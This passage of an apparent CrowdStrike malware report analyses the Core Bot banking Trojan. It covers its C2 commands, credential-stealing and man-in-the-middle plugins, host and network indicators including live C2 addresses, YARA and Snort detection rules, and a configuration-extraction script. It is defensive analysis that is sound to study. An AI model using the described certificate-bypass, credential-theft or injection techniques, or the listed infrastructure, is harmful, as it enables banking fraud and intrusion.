0x1C	Download the specified plugin to update the current installation of that module. First the name, version, and SHA1 hash of the currently installed plugin are checked. If the download is newer, the uninstall routine in command `0x1A` is executed before installing the new plugin using the routine from command **`0x19`**.
0x1D	Remove all plugins from the victim system. If the value for `cmd.skip_unload` is set to `1`, the files are deleted without first unloading them, else they are unloaded using the export `PluginUninit`. If unload was skipped or the value for `cmd.restart` is set to `1`, a new instance of Core Bot will be executed and the current process terminated.
0x1E	Stop the specified plugin by executing its `PluginUninit` function but do not remove the file from disk so when the bot restarts, the plugin will be reloaded.
0x1F	Start a previously stopped plugin by executing the `PluginInit` function. If it has not been previously installed, an error message is returned.
0x3D	Attempt to overwrite the 512 bytes of the MBR with zeros using a handle to the `\\.\PhysicalDrive0` object. This is a common command seen in commodity families referred to as `kill OS`, however it is rarely effective, as from Windows Vista onward systems do not allow non-kernel mode code to write directly to `PhysicalDrive0`.
0x3E	Attempt to force reboot of the victim operating system using the `ExitWindowEx()` API.
0x3F	Execute a batch script by obtaining the path to the command prompt using the environmental variable `%COMSPEC%`. The commands are executed and output is retrieved using pipes. Any output of running the command is returned to the C2 server.
0x40	Execute an arbitrary Powershell script from the C2. Two temporary files are created in the `%TEMP%` directory using `GetTempFileName()` and the prefix `ps_`. One of the files is given the extension `.ps1` and the downloaded script is saved into this file. It is executed using the parameters `-NonInteractive -NoProfile -NoLogo -ExecutionPolicy Unrestricted` to ensure it is as stealthy as possible. The output is piped into the second file that is then read and sent back to the C2 before both files are deleted.
0xF4	Perform a ping back to the C2 with the text `echooooou!!!!!!!!11111111111111111`.

Table 4. Commands Available to Core Bot

It is interesting to note that not all codes are sequential, suggesting future command extensibility or variants with alternative command IDs.

Credential Theft Plugin

The credential theft plugin targets credentials in a wide selection of different products, including File Transfer Protocol (FTP) clients, email clients, web browsers, and virtual currency wallets.

The most recently observed stealer plugin has an internal name of `stealer.dll` and a version number of `1.6.1` given by the C2 server response containing the plugin download.

The plugin exports functionality for Core Bot to execute a thread for credential theft. Once executed, the thread creates a data stream in memory using the API function `CreateStreamOnHGlobal()`. The thread then executes all of its credential searching functionality utilizing file and registry stores to extract the credentials and save them to the data stream. Once complete, the following takes place:

1. A 32-byte key is randomly generated using the `rand()` function.
2. A CRC32 checksum of the data is generated before it is encrypted.
3. The data stream is encrypted using the RC4 algorithm and the randomly generated key.
4. The data stream is appended to the key and exported back to the Core Bot main module to be sent back to the C2 server.
5. Depending on instruction from the C2, the data may optionally be compressed using the ZLIB compression library with the maximum compression setting.

The thread will exit once the data is sent back to the C2 server.

The credential collection code appears to be based on the leaked source code of the commodity malware *Pony Loader*, also known as *Fareit*[8]. This code has been used by other families like *Neverquest*, also known as *Vawtrak*, and likely by others. Below is a full listing of the applications targeted by the plugin:

FTP Clients and File managers

32bit FTP	FileZilla	Notepad++
3D-FTP	FireFTP	NovaFTP
AceFTP	Fling FTP	Odin Secure FTP
Adobe Dreamweaver	Fresh FTP	Putty
ALFTP	FTP Commander	Robo-FTP
AutoFTP Manager	FTP Control	SecureFX
BitKinex	FTP Disk	SmartFTP
BlazeFTP	FTP Now	SoftX FTP Client
BlueZoneFTP	FTP++	Total Commander
ClassicFTP	FTPGetter	TurboFTP
CoffeeCup Software	FTPInfo	UltraFXP
CoreFTP	FTPRush	WebDrive

[8] https://github.com/malwarezone/pony_1_9

CuteFTP	FTPShell	WebSite Publisher
Cyberduck	FTPVoyager	WinFrigate
DeluxeFTP	Global Downloader	WinFTP
Directory Opus	GoFTP	WinSCP
Easy FTP	LeapFTP	WinZiP
EMFTP	LeechFTP	Wise FTP
ExpanDrive	LinasFTP	WS_FTP
FAR Manager	MyFTP	XFTP
FastTrack FTP	NetDrive	
FFFTP	NexusFile	

Email Clients

Becky!	Outlook	Thunderbird
GaiaEmail	Pocomail	Windows Live Mail
IncrediMail	The Bat!	

Web Browsers

Opera	Internet Explorer	Nichrome
Comodo	K_Meleon	RockMelt
Epic Privacy Browser	Mozilla Firefox	Safari
FastStone Browser	Mozilla Flock	Yandex
Google Chrome	Mozilla SeaMonkey	

Virtual Currency Wallets

AnonCoin	Franko	NameCoin
BBQCoin	FreiCoin	NovaCoin
BitCoin	GoldCoin	PheonixCoin
BitCoin Armory	InfiniteCoin	PPCoin
ByteCoin	IOCOin	PrimeCoin
CraftCoin	IXCoin	ProtoShares
DevCoin	JunkCoin	QuarkCoin
DigitalCoin	LiteCoin	TagCoin
Electrum	LuckyCoin	TeraCoin
FastCoin	MegaCoin	WorldCoin
FeatherCoin	MinCoin	YaCoin
FlorinCoin	MultiBit	ZetaCoin

Other

- Google Talk credentials
- Remote Desktop Protocol (RDP) connection credentials stored in `.RDP` files
- Users' private key certificates stored in the local certificate store

Man-In-The-Middle Plugin

The Man-In-The-Middle (MITM) plugin is used for intercepting web browser activity with the primary goal of financial gain through access to banking credentials and through modifying online banking pages accessed by the victim. The MITM plugin can intercept browser communications and modify data in both requests and responses. This enables the adversary to:

- Collect credentials from login page of online services
- Collect financial form data such as credit card details
- Modify browser sessions such as online banking transactions to steal money from accounts, for example

The most recently observed MITM plugin has an internal name of `m32.dll` for the 32 bit variant and `m64.dll` for the 64 variant, both with a version number of `1.0.249`. They employ different variants per platform, as the DLL must be injected into running processes and the architecture must match the one of the target process for successful injection.

Configuration

The Core Bot MITM plugin determines what URLs to target and how to target them based on a configuration file received from the Core Bot C2 server. Once the MITM plugin is installed, when Core Bot beacons to its C2, if a new MITM configuration file is available it will download and decrypt it using the standard C2 protocol.

The MITM configuration file is a binary structure and contains the following elements:

- A list of attacker-controlled servers for grabbing tokens from online banking transactions. Tokens are used when authenticating bank transfers, and the adversary uses token grabber services for defeating two-factor authentication systems put in place by the bank.
- A list of URLs to target for credential collection.
- A list of URLs to target for script injection. Additional scripts are then downloaded and used to deceive victims into entering additional security details when logging in to online banking accounts.
- Additional scripts for injecting into targeted URLs. The scripts are generally stubs that download further script resources, both attacker-controlled URLs and legitimate websites.

Examples of this are given in the *Targeting* section at the beginning of this report.

Implementation

The MITM plugin uses a different technique than other banking Trojans such as Zeus[9] and Dridex[10] that rely on hooking HTTP functions in a browser. Instead, Core Bot MITM establishes a local proxy for intercepting browser traffic—a method also observed in *Hesperbot.*[11] The process it follows is:

1. The Core Bot main module ensures the MITM plugin is loaded into all user processes using `WriteProcessMemory()` and `CreateRemoteThread()` APIs to inject its code.

---

9 http://www.ioactive.com/pdfs/ZeusSpyEyeBankingTrojanAnalysis.pdf
10 Reference to CrowdStrike Intelligence reporting
11 http://www.welivesecurity.com/wp-content/uploads/2013/09/Hesperbot_Whitepaper.pdf

2. The plugin instance running in Core Bot's primary `svchost.exe` process binds to the loopback address `127.0.0.1` and the hard-coded port `8080/tcp`.
3. Once bound, a new self-signed private key certificate is generated and added to the certificate store to enable it to service incoming HTTPS requests.
4. A new thread is created for each incoming proxy connection. The thread parses the data based on the configuration file, carries out the required actions, and forwards the data to its original destination.
5. If the plugin determines it is running in a browser, it uses inline hooks to modify connection functions, ensuring data is sent to the locally configured listener.
6. To ensure HTTPS connections do not flag interception errors to the victim, a further set of function modifications and inline hooks are used to bypass checks for self-signed certificates.

The MITM plugin targets processes by the following names:

- `firefox.exe`
- `chrome.exe`
- `iexplore.exe`
- `MicrosoftEdgeCP.exe`

To ensure that all connections are sent via the MITM proxy, inline hooks are set in the following functions in targeted browser processes:


- `ws2_32.dll:send()`
- `ws2_32.dll:WSASend()`
- `ws2_32.dll:connect()`
- `ws2_32.dll:WSAConnect()`
- `ws2_32.dll:closesocket()`
- `ws2_32.dll:WSAConnectByNameA()`
- `ws2_32.dll:WSAConnectByNameW()`
- `ws2_32.dll:WSAConnectByList()`

Core Bot would not actually need to hook the `closesocket()` and `send()` functions in order to intercept a connection. The bot hooks these functions in order to track sockets and gather metadata about the process sending the data such as the process ID that could not be obtained via the proxy. This data is communicated from the instance running in the browser process to the main instance using a named pipe `\\.\pipe\io_serv`.

To ensure that certificate errors do not get flagged to the user, the following functions are either hooked or modified:

- `wintrust.dll:WinVerifyTrust()`
- `crypt.dll:CertVerifyCertificateChainPolicy()`

- `crypt.dll:CertGetCertificateChain()`
- `nss3.dll:CERT_CertChainFromCert()`



Mitigation & Remediation

MITIGATION & REMEDIATION

Core Bot leaves various traces on infected hosts that can be used to identify compromised machines. Additionally, characteristic patterns in the C2 communication can be leveraged to spot infections through inspection of network traffic. This section provides a list of respective indicators and signatures.

HOST INDICATORS

Following is a list of example files for a Core Bot variant. These files serve only as a reference; new versions are deployed on a regular basis, which makes it impossible to provide a complete list of indicators.

File: `Court_Notification_000475583.doc.js`
MD5 Hash: `b966c49850777e84eac37596ee3c7315`

File: `Key67k300OXTs1.exe`
MD5 Hash: `f10560e3d25e5045e44fd997e2fec10c`
Build Time: 2015-10-15 07:35:57 UTC

File: `stealer.dll`
MD5 Hash: `ac3c8683b7683021b079c4e9a627dd08`
Build Time: 2015-08-19 12:33:41 UTC

File: `mk1.dll`
MD5 Hash: `9b2d1892375084826c345d35db5f578d`
Build Time: 2015-09-23 12:53:559 UTC

Additionally, the following generic host artifacts indicate a compromise by Core Bot.

Files

- Two sub directories in the path `%LOCALAPPDATA%\Microsoft\` with names matching the regular expression `[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}`.
- One subdirectory containing an executable with a name matching the regular expression `[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}.exe`.
- The other subdirectory containing a number of similar files and directories with names matching the regular expression `[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}`.

Registry Values

- Value matching the regular expression `[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}` with data pointing to the executable file described above under the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`.

Objects

The named pipe:

- `\\.\core_ps`

If the MITM plugin is installed, the named pipes:

- `\\.\pipe\bitbltserv`
- `\\.\pipe\io_serv`

The mutexes:

- `::62DFDF4F-C9F7-4416-9688-41C7791D0C33`
- `{F4EE296B-9B08-4B04-8443-7E76A45FE740}`

YARA Rules

The following YARA rules will detect unpacked versions of the loader and main module, as well as decrypted plugins. Since files on disk are either packed or encrypted, these rules are most effective on memory dumps or active processes.

```
rule CrowdStrike_BOSON_SPIDER_01 : corebot_debug_loader
{
    meta:
        copyright = "CrowdStrike Inc"
        description= "PDB strings included in Memory dump of Core Bot
loader"
        version = "1.1"
        last_modified = "2015-11-26"
        in_the_wild = "true"
    strings:
        $x86 = "C:\\work\\itco\\core\\bin\\x86\\Release\\loader.pdb"
        $x64 = "C:\\work\\itco\\core\\bin\\x64\\Release\\loader.pdb"

    condition:
        1 of them
}

rule CrowdStrike_BOSON_SPIDER_02: corebot_debug_main
{
    meta:
        copyright = "CrowdStrike Inc"
        description= "PDB strings included in Memory dump of Core Bot
Main"
```

```
        version = "1.1"
        last_modified = "2015-11-26"
        in_the_wild = "true"

    strings:
        $x86 = "C:\\work\\itco\\core\\bin\\x86\\Release\\core.pdb"
        $x64 = "C:\\work\\itco\\core\\bin\\x64\\Release\\core.pdb"

    condition:
        1 of them
}

rule CrowdStrike_BOSON_SPIDER_03 : corebot_main
{
    meta:
        copyright = "CrowdStrike Inc"
        description= "String found in Core Bot Main module"
        version = "1.0"
        last_modified = "2015-11-26"
        in_the_wild = "true"

     strings:
        $guid = "%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x"
        $params = ".params"
        $init = "PluginInit"
        $uninit = "PluginUninit"
        $stop = "._stopped"
        $mutex = "62DFDF4F-C9F7-4416-9688-41C7791D0C33"
        $workdir = "core.work_dir"

     condition:
        4 of them
}

rule CrowdStrike_BOSON_SPIDER_04: corebot_plugin_generic
{
    meta:
        copyright = "CrowdStrike Inc"
        description= "Core Bot Plugin Generic Detecetion"
        version = "1.0"
        last_modified = "2015-11-26"
        in_the_wild = "true"

    strings:
        //PluginInit,0,PluginUninit,0
        $init = {50 6C 75 67 69 6E 49 6E 69 74 00 50 6C 75 67 69 6E 55
6E 69 6E 69 74 00}

    condition:
        all of them
}

rule CrowdStrike_BOSON_SPIDER_05 : corebot_plugin_stealer
```

```
{
    meta:
        copyright = "CrowdStrike Inc"
        description= "Core Bot Stealer Plugin"
        version = "1.0"
        last_modified = "2015-11-26"
        in_the_wild = "true"

    strings:
        $format = "%8X-%4hX-%4hX-%2hX%2hX-%2hX%2hX%2hX%2hX%2hX%2hX"
        $firefox = "stealer.firefox"
        $done = "stealer.done"
        $outlook = "outlook account manager passwords" wide
        $mozilla = "@mozilla.org/security/x509certdb;1"
        $cuteftp = "Software\\GlobalSCAPE\\CuteFTP" wide

    condition:
        4 of them
}

rule CrowdStrike_BOSON_SPIDER_06 : corebot_plugin_mitm
{
    meta:
        copyright = "CrowdStrike Inc"
        description= "Core Bot MITM Web Inject Plugin"
        version = "1.0"
        last_modified = "2015-11-26"
        in_the_wild = "true"

    strings:
        $mitmname = "mitm.conf_name"
        $workdir = "core.work_dir"
        $botnet = "%BOTNET%"
        $sessid = "%%sess_id%%"
        $edge = "MicrosoftEdgeCP.exe" wide
        $injformat = "injected to pid: %d, name: %s, version: %s"

    condition:
        4 of them
}
```

NETWORK INDICATORS

The following C2 hosts were observed during the analysis of Core Bot:

- http://193.28.179.22/client
- http://89.144.2.127/client
- http://gridismind.com/client/
- http://pasteronixca.com/client/
- http://balktrove.net/gate/

- http://haloadoxy.com/gate
- http://kustitoop.com/gate
- http://lucidspung.com/gate/
- http://luraidite.com/gate/
- http://pomppondy.net/gate/
- http://rasaictus.com/gate/
- http://solidkaik.com/gate/
- http://swashsepal.com/gate/
- http://toadpasso.com/gate/
- http://tychebruke.com/gate/

Snort Rules

The following Snort rule will detect a generic Core Bot beacon.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (\
  msg:"CrowdStrike Core Bot Beacon"; \
  flow: established, to_server; \
  content: "POST"; http_method; \
  content: "User-Agent|3a| Mozilla/5.0 (compatible|3b| MSIE 10.0|3b|
Windows NT 6.1|3b| WOW64|3b| Trident/6.0)"; http_header; \
  content: "no-cache|0d0a0d0a41514141|"; fast_pattern; offset:128;
depth:512; \
  classtype: trojan-activity; metadata: service http; \
  sid: 181600401; rev: 20160413;)
```

TACTICS, TECHNIQUES, AND PROCEDURES

- Deployment via exploit kits and spam runs using JavaScript attachments to download and install payloads.
- Ever-changing use of infrastructure including changing IPs and domains, as well as a backup DGA.
- Use of modular payloads, likely controlled entirely by a single group with only a small number of affiliates.
- Opportunistic targeting of general credentials and targeting of American, Canadian, and East Asian financial institutes for monetization.

Conclusion

CONCLUSION

Core Bot is a modular and extensible implant that is still in active development. It is likely controlled and developed by a single group with a small number of affiliates and (based on links in its deployment, targeting, and infrastructure) is likely to be a group of individuals based in Eastern Europe or Russia.

The group monetizes their infections through generic credential theft and more recently via attacks on victims' bank accounts using MITM attacks to intercept online transactions and defeat two-factor authentication to acquire funds. Targeting initially focused on the U.S. and Canada, then expanding to Hong Kong, Singapore, and East Asia before most recently including Japanese banks. It is likely the group focuses on a single area at a time or rents their service to interested parties as affiliates. In the case of the latter, the number of affiliates would be very small.

Core Bot is modular in design and closed source; it does not appear to be based on leaked code or previous banking Trojans, suggesting an above-average level of sophistication by the adversary. It is likely due to the low penetration that the same group is both running and developing it, and that very few (if any) affiliates are using the service. Core Bot is being distributed using known criminal services such as spam runs containing JavaScript downloaders and exploits kits such as Angler.

Although distribution of Core Bot is fairly low, its capabilities and active code development mean it could become a much larger threat in the future should it start being rented out to a greater number of affiliates or being sold in the underground marketplace.

Appendix

APPENDIX

The following script can be used to extract the initial configuration from a Core Bot main module:

```
from struct import unpack
from Crypto.Cipher import ARC4
import pefile
#-------------------------------------
#Determine the memory alignment and extract section
def find_section(self,secname,indata):
	pe = pefile.PE(data=indata)
	textsec = 0
	sect = 0
	sectsz = 0
	for section in pe.sections:
		if section.Name[0:5] == ".text":
			textsec = section.PointerToRawData
	if indata[textsec:textsec+8] ==
"\x00\x00\x00\x00\x00\x00\x00\x00":
		for section in pe.sections:
			if section.Name[0:len(secname)] == secname:
				sect = section.VirtualAddress
				sectsz = section.SizeOfRawData
	else:
		for section in pe.sections:
			if section.Name[0:len(secname)] == secname:
				sect = section.PointerToRawData
				sectsz = section.SizeOfRawData
	return indata[sect:sect+sectsz]
#-------------------------------------
key =
"\x0A\xA2\xAA\x50\xE9\x4C\xA8\x41\x98\x81\x76\x0D\x12\xA6\x1B\x54\x79\x
26\xE6\x1F\x77\x85\x06\xF1\x9E\x6D\xB0\x42\xFF\xF3\x29\x14"
params = self.find_section(".params",indata)
rc = ARC4.new(key)
config = rc.decrypt(params)
```

CROWDSTRIKE

ABOUT CROWDSTRIKE

CrowdStrike is the leader in next-generation endpoint protection, threat intelligence and response services. CrowdStrike's core technology, the Falcon Platform, stops breaches by preventing and responding to all types of attacks – both malware and malware-free. Crowdstrike is the only security technology provider to unify into a single agent next-generation antivirus along with endpoint detection and response, backed by 24/7 proactive threat hunting – all delivered via the cloud. Falcon uses the patent-pending CrowdStrike Threat Graph™ to analyze and correlate billions of events in real time, providing complete protection and five-second visibility across all endpoints.

Many of the world's largest organizations already put their trust in CrowdStrike, including three of the 10 largest global companies by revenue, five of the 10 largest financial institutions, three of the top 10 health care providers, and three of the top 10 energy companies. CrowdStrike Falcon is currently deployed in more than 170 countries.

We Stop Breaches.
Learn more: www.crowdstrike.com